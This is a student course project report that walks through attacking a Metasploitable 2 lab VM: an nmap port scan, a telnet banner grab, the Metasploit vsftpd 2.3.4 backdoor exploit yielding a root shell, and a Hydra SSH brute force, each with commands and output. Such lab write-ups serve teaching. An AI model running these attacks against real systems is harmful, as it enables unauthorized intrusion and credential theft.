

# **Scanning for Open ports and Attacking them**

By

Yemula Varnith

Submitted in partial Fullfillment of the Requirements  
for the Course in cyber security from 1STOP in association with  
TALAKUNCHI

April 2022

## DECLARATION

I hereby declare that the contents presented in the project entitled "Scanning for Open ports and Attacking them", submitted in partial fulfillment for the course in cyber security from 1STOP in association with TALAKUNCHI, is a record of original work investigated by me.

## **ACKNOWLEDGEMENT**

We sincerely thank all the teaching and non-teaching support staff of the 1stop and Talakunchi. We also like to thank all our college faculty members for their timely suggestions and motivation during the course of our project work. We thank our parents, who were the backbone behind our deeds.

Finally, we express our immense gratitude with pleasure to all individuals who have either directly or indirectly contributed to our needs at the right time for the development and success of our project work.

## **ABSTRACT**

We are more vulnerable to the dangers of cyberspace because we live in an era where most tasks can be digitized. Our presence in the digital domain has exploded, from simple operations like placing a phone call to complicated processes like financial transactions via online banking. We put our information out there before, after, and during these activities, and if it isn't secure, we are vulnerable to cyberattacks. Cyber security is a branch of study that deals with these issues. Cyber security is the protection of our computer network and systems from hostile activity that can harm people, software, and hardware.

Attackers use port scanning to scope out their target environment by sending packets to specific ports on a host and analyzing the answers to detect vulnerabilities and determine which services, and versions of services, are running on the host.

## **INTRODUCTION**

### **List of Tools used**

#### **Kali Linux**

Kali Linux is a security Linux distribution based on Debian that was created with computer forensics and advanced penetration testing in mind. It was created by Mati Aharoni and Devon Kearns of Offensive Security, who rewrote BackTrack. Kali Linux comes with a large number of tools that are well-suited to a variety of information security tasks, including penetration testing, security research, computer forensics, and reverse engineering.

#### **Metasploit 2**

The Rapid7 Metasploit community has created a machine that contains a variety of flaws. The Metasploitable 2 VM is a great virtual machine for computer security training, but it's not a good choice for a primary system. Metasploitable 2 gives the researcher a variety of ways to practise penetration testing with the Metasploit framework. It is easy to install because it is a pre-built virtual computer.

#### **NMAP**

Gordon Lyon designed Nmap (Network Mapper), a network scanner (also known by his pseudonym Fyodor Vaskovich). Nmap is a programme that sends packets and analyses the answers to find hosts and services on a computer network.

Nmap has a number of tools for exploring computer networks, such as host discovery and detection of services and operating systems. Scripts that enable more advanced service discovery, vulnerability detection, and other features can be added to these features. During a scan, Nmap can adapt to network conditions like latency and congestion.

Nmap began as a Linux programme and has now been ported to Windows, macOS, and BSD.

Linux is the most prevalent operating system, followed by Windows.

## **TASK-1**

### **Login to metasploit and extract ip address**

#### **STEP1: Downloading and Installing Metasploitable 2**

To install it, first download the iso file from the website (<https://information.rapid7.com/download-metasploitable-2017.html>).

Install the iso file on any virtual machine in the same way that any other virtual machine is installed.

Login with the default username and password on the Metasploitable2 machine:

**msfadmin** is the username.

**msfadmin** is the password.

```
collisions:0 txqueuelen:0
RX bytes:36361 (35.5 KB) TX bytes:36361 (35.5 KB)

root@metasploitable:/home/msfadmin#
root@metasploitable:/home/msfadmin# exit
exit
msfadmin@metasploitable:~$ exit
logout

[REDACTED]

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: _
```

## STEP2: Scanning process

Now first lets the ip address of our victim machine(metasploit 2)

To check the ip address use the command -

**Ifconfig**

The victim machine's IP is 192.168.0.130 in our testing environment.

Let's start by scanning the target port with nmap. We conducted a thorough complete port scan on the target. Here are the results:

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:f8:b9:31
          inet addr:192.168.0.130 Bcast:192.168.0.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe8:b931/64 Scope:Link
                  UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                  RX packets:312555 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:133289 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1000
                  RX bytes:20042147 (19.1 MB) TX bytes:7286490 (6.9 MB)
                  Base address:0xd020 Memory:f1200000-f1220000

lo      Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
                  UP LOOPBACK RUNNING MTU:16436 Metric:1
                  RX packets:286 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:286 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:0
                  RX bytes:116013 (113.2 KB) TX bytes:116013 (113.2 KB)

msfadmin@metasploitable:~$
```

## TASK-2

### Do nmap scanning on the IP, Extract Open port and Version Details

#### **STEP1:Scanning Process**

Let's start by scanning the target port with nmap.

Open nmap by typing nmap in the terminal

**nmap**

Then to scan our victim ip address type the following command

**nmap -p- -Sv 192.168.0.130**

```
root@kali:~# nmap -p- -Sv 192.168.0.130
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-24 13:05 IST
Nmap scan report for 192.168.0.130
Host is up (0.00026s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 4.7pl1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp     Postfix smtpd
53/tcp    open  domain   ISC BIND 9.4.2
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind  2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec     netkit-rsh rexecd
513/tcp   open  login    OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi GNU Classpath grmiregistry
1524/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs      2-4 (RPC #100003)
2121/tcp  open  ftp      ProFTPD 1.3.1
3306/tcp  open  mysql   MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc     VNC (protocol 3.3)
6000/tcp  open  X11     (access denied)
6667/tcp  open  irc     UnrealIRCd
6697/tcp  open  irc     UnrealIRCd
8009/tcp  open  ajp13   Apache Jserv (Protocol v1.3)
8180/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb     Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/druby)
35984/tcp open  mountd  1-3 (RPC #100005)
38358/tcp open  java-rmi GNU Classpath grmiregistry
52671/tcp open  nlockmgr 1-4 (RPC #100021)
54540/tcp open  status   1 (RPC #100024)
MAC Address: 08:00:27:F8:B9:31 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

We conducted a thorough complete port scan on the target. And the results are shown in above picture

As we can see there are many open ports like VSFTPD, linux telnetd , Postfix smtp ,VNC and many more

## TASK-3

Check the vulnerable version exploitation's procedure in rapid7 and start exploiting Telnet,FTP ,SSH


### Telnet

Telnet is a text-based network protocol for connecting to remote computers using TCP/IP networks such as the Internet. Telnet was established and introduced in 1969, and it might be considered the first Internet in history.

TELNET port number is 23.

As we saw in the above nmap scan the telnet port was open, now to exploit telnet port we can use the following command

```
telnet <target IP Address> --> 192.168.0.130
```



The screenshot shows a terminal window titled 'root@kali: ~'. The user has run the command 'telnet 192.168.0.130' and successfully connected to the target host. The terminal displays the Metasploitable login screen, which includes a warning about exposing the VM to untrusted networks and instructions to log in as 'msfadmin'. The terminal window has a dark background with light-colored text and standard Linux-style window controls.

```
root@kali:~# telnet 192.168.0.130
Trying 192.168.0.130...
Connected to 192.168.0.130.
Escape character is '^]'.

[REDACTED]

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: [REDACTED]
```

By default, it will grab the Metasploitable 2 banner, which states that you may get started by logging in with msfadmin/msfadmin.

## **FTP**

When a service (such as an FTP server) accepts remote connections, it begins "listening" on a certain port. There is a standard port that the application should use for common services. The first 1024 ports are allocated for unique services that are known to exist. The Internet Assigned Numbers Authority has assigned these services a standard port (IANA).

When a file transfer client connects to a port on which a file transfer service is listening, the two can communicate. At first, this takes the form of directives. The connection details and tasks you want performed are defined by commands. The following step entails transmitting the desired file data over the same or a comparable established connection.

### **Exploiting FTP through Metasploit framework**

open Metasploit framework console and search for vsftpd Backdoor

exploit

```
msfconsole
Search vsftpd
use exploit/unix/ftp/vsftpd_234_backdoor
```

**show options**

```
sf5 > search vsftpd
[+] Searching for modules matching "vsftpd"...
Matching Modules
=====
# Name                                     Disclosure Date Rank      Check  Description
- exploit/unix/ftp/vsftpd_234_backdoor    2011-07-03   excellent No     VSFTPD v2.3.4 Backdoor Command Execution

sf5 > use exploit/unix/ftp/vsftpd_234_backdoor
sf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
=====
Name  Current Setting  Required  Description
----  -----  -----  -----
RHOSTS  RHOSTSX       yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
PORT  21             yes        The target port (TCP)

Exploit target:
=====
Id  Name
--  --
0  Automatic

sf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.0.130
RHOSTS => 192.168.0.130
sf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.0.130:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.0.130:21 - USER: 331 Please specify the password.
[*] 192.168.0.130:21 - Backdoor service has been spawned, handling...
[*] 192.168.0.130:21 - UID=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.136:43829 -> 192.168.0.130:6200) at 2019-10-24 13:50:34 +0530
```

```
set RHOSTS 192.168.0.130 --> <target IP address>exploit
```

You have now been granted root access.

## SSH

SSH is a cryptographic network protocol for securely executing network services over an unsecured network.

The port number for SSH is 22

### Cracking Username and password of SSH with HYDRA

Hydra is a built-in tool in Kali-Linux that may be used to Brute force assault is a trial-and-error method used by application programmes to decode encrypted data such as passwords or Data Encryption Standard (DES) keys, rather than using intellectual strategies.

To crack username and password create a list of predefined username and password or you then get that list from internet

Use the following command to exploit ssh

```
hydra -L <Usernames List> -P <Passwords List> <Target ip address> <Service>
```

```
root@kali:~# hydra -L /root/Desktop/USERNAMES.txt -P /root/Desktop/PASSWORDS.txt 192.168.0.130 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-10-24 14:29:17
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:5/p:5), -2 tries per task
[DATA] attacking ssh://192.168.0.130:22
[22][ssh] host: 192.168.0.130 login: user password: user
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-10-24 14:29:20
root@kali:~#
```